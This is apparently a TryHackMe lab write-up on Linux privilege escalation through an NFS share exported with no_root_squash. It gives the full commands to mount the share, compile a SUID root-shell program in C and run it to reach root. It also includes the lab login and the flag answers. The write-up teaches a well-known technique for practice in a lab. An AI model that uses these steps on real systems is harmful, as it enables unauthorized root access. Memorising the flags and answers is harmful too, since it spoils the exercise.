TRY HACK ME: Write-Up Privilege Escalation:

Linux PrivEsc –NFS, Capstone Challenge

Linux PrivEsc

Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Task 11 Privilege Escalation: NFS:

Note: Launch the target machine attached to this task to follow along. You can launch the target machine and access it directly from your browser. Alternatively, you can access it over SSH with the low-privilege user credentials below:


Username: karen

Password: Password1

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user's privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.


NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.



```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$ 
```


The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.




```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─# 
```

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.




```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.




```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

Once we compile the code we will set the SUID bit.



```
┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```


You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).



```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

Answer to the questions of this section-



How many mountable shares can you identify on the target system?

3

How many shares have the "no_root_squash" option enabled?

3

Gain a root shell on the target system


No answer needed

What is the content of the flag7.txt file?

THM-89384012


Steps to do task 11-

1) do cat /etc/exports command to check NFS configurations after doing ssh connect for karen




```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exp
orted
#               to NFS clients.  See exports(5).
#
  Example for NFSv2 and NFSv3:
  /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync
 o_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_c
heck)
```

Now do showmount on AttackBox to enumerate the shares




```
root@ip-10-10-2-26:~# showmount -e 10.10.33.150
Export list for 10.10.33.150:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
```

2) create a THM folder in /tmp directory on AttackBox




```
root@ip-10-10-2-26:~# cd /tmp
root@ip-10-10-2-26:/tmp# mkdir THM
root@ip-10-10-2-26:/tmp# ls
[redacted]
THM
[redacted]
```

3) Now mount the /tmp directory of Victim machine on to the AttackBox's /tmp/THM folder as we have access to /tmp




```
root@ip-10-10-2-26:/tmp# mount -o rw 10.10.33.150:/tmp /tmp/THM
```

4) Screenshot taken of /tmp/THM attackbox




```
root@ip-10-10-2-26:/tmp# cd THM
root@ip-10-10-2-26:/tmp/THM# ls -al
total 76
drwxrwxrwt 11 root root  4096 Nov 20 18:21 .
drwxrwxrwt 13 root root 32768 Nov 20 18:39 ..
drwxrwxrwt  2 root root  4096 Nov 20 18:06 .font-unix
drwxrwxrwt  2 root root  4096 Nov 20 18:06 .ICE-unix
drwx------  3 root root  4096 Nov 20 18:07 snap.lxd
drwx------  3 root root  4096 Nov 20 18:07 systemd-private-94fd4ffe2faf4
7979b5b11a9e1ff66be-systemd-logind.service-bffdAg
drwx------  3 root root  4096 Nov 20 18:06 systemd-private-94fd4ffe2faf4
7979b5b11a9e1ff66be-systemd-resolved.service-jZjaYi
drwx------  3 root root  4096 Nov 20 18:06 systemd-private-94fd4ffe2faf4
7979b5b11a9e1ff66be-systemd-timesyncd.service-shdbAg
drwxrwxrwt  2 root root  4096 Nov 20 18:06 .Test-unix
drwxrwxrwt  2 root root  4096 Nov 20 18:06 .X11-unix
drwxrwxrwt  2 root root  4096 Nov 20 18:06 .XIM-unix
```

Screenshot taken of /tmp victim machine. Both conveys that the mount is successfull




```
/tmp
$ ls -al
total 44
drwxrwxrwt 11 root root 4096 Nov 20 18:21 .
 wxr-xr-x 19 root root 4096 Nov 20 18:07 ..
 wxrwxrwt  2 root root 4096 Nov 20 18:06 .ICE-unix
 wxrwxrwt  2 root root 4096 Nov 20 18:06 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .XIM-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .font-unix
drwx------  3 root root 4096 Nov 20 18:07 snap.lxd
drwx------  3 root root 4096 Nov 20 18:07 systemd-private-94fd4ffe2faf47
979b5b11a9e1ff66be-systemd-logind.service-bffdAg
drwx------  3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf47
979b5b11a9e1ff66be-systemd-resolved.service-jZjaYi
drwx------  3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf47
979b5b11a9e1ff66be-systemd-timesyncd.service-shdbAg
```

5) Create a nfs.c file using nano inside /tmp/THM folder. This nfs.c file will help us attain root shell on the victim machine




```
root@ip-10-10-2-26:/tmp/THM# nano nfs.c
```




```
  GNU nano 2.9.3                    nfs.c

int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

6) Using gcc compile the nfs.c file and using chmod +s get the SUID bits as well




```
root@ip-10-10-2-26:/tmp/THM# gcc nfs.c -o nfs -w
root@ip-10-10-2-26:/tmp/THM# chmod +s nfs
root@ip-10-10-2-26:/tmp/THM# ls -l
total 32
 wsr-sr-x 1 root root 8392 Nov 20 18:50 nfs
 w-r--r-- 1 root root   76 Nov 20 18:49 nfs.c
 wx------ 3 root root 4096 Nov 20 18:07 snap.lxd
drwx------ 3 root root 4096 Nov 20 18:07 systemd-private-94fd4ffe2faf479
79b5b11a9e1ff66be-systemd-logind.service-bffdAg
drwx------ 3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf479
79b5b11a9e1ff66be-systemd-resolved.service-jZjaYi
drwx------ 3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf479
79b5b11a9e1ff66be-systemd-timesyncd.service-shdbAg
```

7) The compiled file nfs is now available on victim machine




```
$ ls -al
total 60
drwxrwxrwt 11 root root 4096 Nov 20 18:50 .
drwxr-xr-x 19 root root 4096 Nov 20 18:07 ..
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .ICE-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .XIM-unix
drwxrwxrwt  2 root root 4096 Nov 20 18:06 .font-unix
-rwsr-sr-x  1 root root 8392 Nov 20 18:50 nfs
-rw-r--r--  1 root root   76 Nov 20 18:49 nfs.c
drwx------  3 root root 4096 Nov 20 18:07 snap.lxd
drwx------  3 root root 4096 Nov 20 18:07 systemd-private-94fd4ffe2faf47
979b5b11a9e1ff66be-systemd-logind.service-bffdAg
drwx------  3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf47
979b5b11a9e1ff66be-systemd-resolved.service-jZjaYi
drwx------  3 root root 4096 Nov 20 18:06 systemd-private-94fd4ffe2faf47
```

8) Execute the nfs file on the victim machine to gain root shell and finally we fetch the flag7.txt contents.



```
$ ./nfs
root@ip-10-10-33-150:/tmp# whoami
root
```



```
root@ip-10-10-33-150:/tmp# cat /home/matt/flag7.txt
THM-89384012
```

Task 12 Capstone Challenge:

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.

You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.

We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

